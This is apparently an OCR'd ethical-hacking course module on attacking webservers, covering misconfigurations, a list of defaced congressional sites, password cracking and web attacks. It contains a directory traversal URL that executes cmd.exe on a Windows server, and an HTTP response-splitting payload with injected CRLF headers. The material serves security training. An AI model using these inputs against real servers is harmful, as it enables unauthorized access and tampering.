Hacking Webservers

Module 12

Engineered by Hackers. Presented by Professionals.

C|EH™
Certified Ethical Hacker

SECURITY NEWS

Wednesday, December 08, 2010 07:16 PM CT

THE RED TAPE CHRONICLES http://redtape.msnbc.com

WikiLeaks vigilante war spills onto Web

The hackers who say they are sticking up for WikiLeaks and Julian Assange continued to flex their digital muscles on Thursday, extending outages at Mastercard.com and Visa.com to a second day. And even as the group claiming responsibility for the attacks openly discussed big new targets like Amazon, Twitter, and Facebook, Twitter took unsuccessful steps to disperse the virtual mob.

Meanwhile, published reports say a 16-year-old was arrested by Dutch authorities on Thursday in connection with the attacks. The youth was arrested in The Hague; authorities did not release his name, or say how promient a figure the suspect was in the attacks.

A loose-knit group of hackers who gather on the website 4Chan.org under the name Anonymous spent most of the past 24 hours playing cat-and-mouse with Twitter, where the group announces its attack plans. On Wednesday night, Twitter suspended its main account -- Anon_Operation -- soon after an attack on Visa.com was announced there. At the time, the account had amassed 22,000 followers.

Module Objectives

- Open Source Webserver Architecture
- IIS Webserver Architecture
- Why Web Servers are compromised?
- Impact of Webserver Attacks
- Webserver Threats
- Web Application Attacks
- Webserver Attack Methodology


- Webserver Attack Tools
- Countermeasures
- How to Defend Against Web Server Attacks?
- What is Patch Management?
- Patch Management Tools
- Webserver Security Tools
- Webserver Pen Testing




Module Flow

- Webserver Concepts
- Webserver Threats
- Attack Methodology
- Webserver Attack Tools
- Counter-measures
- Patch Management
- Webserver Security Tools
- Webserver Pen Testing


Webserver Market Shares



Open Source Webserver Architecture



IIS Webserver Architecture




Website Defacement

- Web defacement occurs when an intruder **maliciously alters visual appearance of a web page** by inserting or substituting provocative and frequently offending data
- **Defaced pages exposes visitors to some propaganda** or misleading information until the unauthorized change is discovered and corrected

Case Study

- Users visiting the web sites of Congressional representatives like Charles Gonzalez (20th District of Texas), Spencer Bachus (Alabama's 8th District), and Brian Baird (Washington's 3rd District) were presented with a defacement message from the Red Eye Crew
- Though the actual cause of the defacement was not clear, it was observed that all the defaced sites were running on Joomla CMS



List of Defaced Websites

http://www.joewilson.house.gov/
http://bachus.house.gov/
http://www.baird.house.gov/
http://www.barrow.house.gov/
http://www.gonzalez.house.gov/
http://mcnerney.house.gov/
http://mikepence.house.gov/
http://driehaus.house.gov/
http://carson.house.gov/
http://campbell.house.gov/
http://doggett.house.gov/
http://coffman.house.gov/
http://www.kosmas.house.gov/
http://hersethsandlin.house.gov/
http://lujan.house.gov/
http://www.mccollum.house.gov/
http://teague.house.gov/
http://mitchell.house.gov/
http://www.roe.house.gov/
http://www.lofgren.house.gov/
http://carnahan.house.gov/
http://www.chrismurphy.house.gov/
http://hunter.house.gov/
http://arcuri.house.gov/
http://olver.house.gov/
http://tierney.house.gov/

Why Web Servers are Compromised?

- Lack of proper security policy, procedures, and maintenance
- Misconfigurations in webserver, operating systems and networks
- Bugs in server software, OS and web applications
- Installing the server with default settings
- Unpatched security flaws in the server software, OS and applications
- Unnecessary default, backup, or sample files
- Improper file and directory permissions

- Unnecessary services enabled, including content management and remote administration
- Default accounts with their default passwords
- Administrative or debugging functions that are enabled or accessible
- Misconfigured SSL certificates and encryption settings
- Use of self-signed certificates and default certificates
- Improper authentication with external systems
- Security conflicts with business ease-of-use case

Impact of Webserver Attacks

Module Flow

- Webserver Concepts
- Webserver Threats
- Attack Methodology
- Webserver Attack Tools
- Counter-measures
- Patch Management
- Webserver Security Tools
- Webserver Pen Testing

Webserver Misconfiguration

Server misconfiguration refers to configuration weaknesses in web infrastructure that can be exploited to launch various attacks on webservers such as directory traversal, server intrusion and data theft

Once detected, these problems can be easily exploited and result in total compromise of a website

Example

httpd.conf file on an Apache server

```
<Location /server-status>
SetHandler server-status
</Location>
```

This configuration allows anyone to view the server status page which contains detailed information about the current use of the web server, including information about the current hosts and requests being processed

php.ini file

```
display_error = On
log_errors = On
error_log = syslog
ignore_repeated_errors = Off
```

This configuration gives verbose error messages

Directory Traversal Attacks

Directory Traversal is an HTTP exploit which allows attackers to access restricted directories and execute commands outside of the web server's root directory


Attackers can use trial and error method to navigate outside of root directory and access sensitive information in the system

http://server.com/scripts/..%5c../Windows/System32/cmd.exe?/c+dir+c:\

```
Volume in drive C has no label.
Volume Serial Number is D45E-9FEE

Directory of C:\

06/02/2010  11:31 AM         1,024 .rnd
09/28/2010  06:43 PM             0 123.text
05/21/2010  03:10 PM             0 AUTOEXEC.BAT
09/27/2010  08:54 PM    <DIR>        CATALINA_HOME
05/21/2010  03:10 PM             0 CONFIG.SYS
08/11/2010  09:16 AM    <DIR>        Documents and Settings
09/25/2010  05:25 PM    <DIR>        Downloads
08/07/2010  03:38 PM    <DIR>        Intel
09/27/2010  09:36 PM    <DIR>        Program Files
05/26/2010  02:36 AM    <DIR>        Snort
09/28/2010  09:50 AM    <DIR>        WINDOWS
09/25/2010  02:03 PM       569,344 WinDump.exe
               7 File(s)      570,368 bytes
              13 Dir(s)  13,432,115,200 bytes free
```



HTTP Response Splitting Attack

- HTTP response splitting attack involves **adding header response data into the input field** so that the server split the response into two responses
- An **attacker passes malicious data** to a vulnerable application, and the application includes the data in an HTTP response header
- The attacker can **control the first response to redirect user to a malicious website** whereas the other responses will be discarded by web browser

Server Code

```
String author =
request.getParameter(AUTHOR_PA
RAM);
...
Cookie cookie = new
Cookie("author", author);
cookie.setMaxAge(cookieExpirat
ion);
response.addCookie(cookie);
```

Input = Jason

HTTP/1.1 200 OK
...
Set-Cookie: author=Jason
...

Input = JasonTheHacker\r\nHTTP/1.1 200 OK\r\n


First Response (Controlled by Attacker)

Set-Cookie: author=JasonTheHacker
HTTP/1.1 200 OK
...


Second Response

HTTP/1.1 200 OK
...

Web Cache Poisoning Attack




HTTP Response Hijacking




SSH Bruteforce Attack

- SSH protocols are used to create an **encrypted SSH tunnel** between two hosts in order to transfer unencrypted data over an insecure network
- Attackers can bruteforce SSH login credentials to gain **unauthorized access to a SSH tunnel**
- SSH tunnels can be used to **transmit malwares** and other exploits to victims without being detected



Man-in-the-Middle Attack

- Man-in-the-Middle (MITM) attacks allow an attacker to access sensitive information by **intercepting and altering communications** between an end-user and webservers
- Attacker **acts as a proxy** such that all the communication between the user and webserver passes through him



Webserver Password Cracking

Many hacking attempts start with **cracking passwords** and proves to the webserver that they are a **valid user**

An attacker tries to exploit weaknesses to hack well-chosen passwords

The most common passwords found are password, root, administrator, admin, demo, test, guest, qwerty, pet names, etc.

Attackers use different methods such as social engineering, spoofing, phishing, using a Trojan Horse or virus, wiretapping, keystroke logging, etc.

Attacker target mainly for:

- Web form authentication cracking
- SSH Tunnels
- FTP servers
- SMTP servers
- Web shares

Webserver Password Cracking Techniques

- Passwords may be cracked **manually** or with **automated tools** such as Cain and Abel, Brutus, THC Hydra, etc.
- Passwords can be cracked by using following techniques:

1 Guessing

A common cracking method used by attackers to guess passwords either by humans or by automated tools provided with dictionaries

2 Dictionary attacks

A file of words is run against user accounts, and if the password is a simple word, it can be found pretty quickly.

3 Hybrid

A hybrid attack works similar to dictionary attack, but it adds numbers or symbols to the password attempt

4 Brute Force Attack

The most time-consuming, but comprehensive way to crack a password. Every combination of character is tried until the password is broken.

Web Application Attacks

Vulnerabilities in web applications running on a webserver provide a broad attack path for webserver compromise

- Unvalidated Input
- Parameter/Form Tampering
- Directory Traversal
- SQL Injection Attacks
- Command Injection Attacks

- File Injection Attack
- Cross-Site Scripting (XSS) Attacks
- Cross-Site Request Forgery (CSRF) Attack
- Denial-of-Service (DoS) Attack
- Buffer Overflow Attacks

Note: For complete coverage of web application attacks refer to Module 13: Hacking Web Applications

Module Flow

- Webserver Concepts
- Webserver Threats
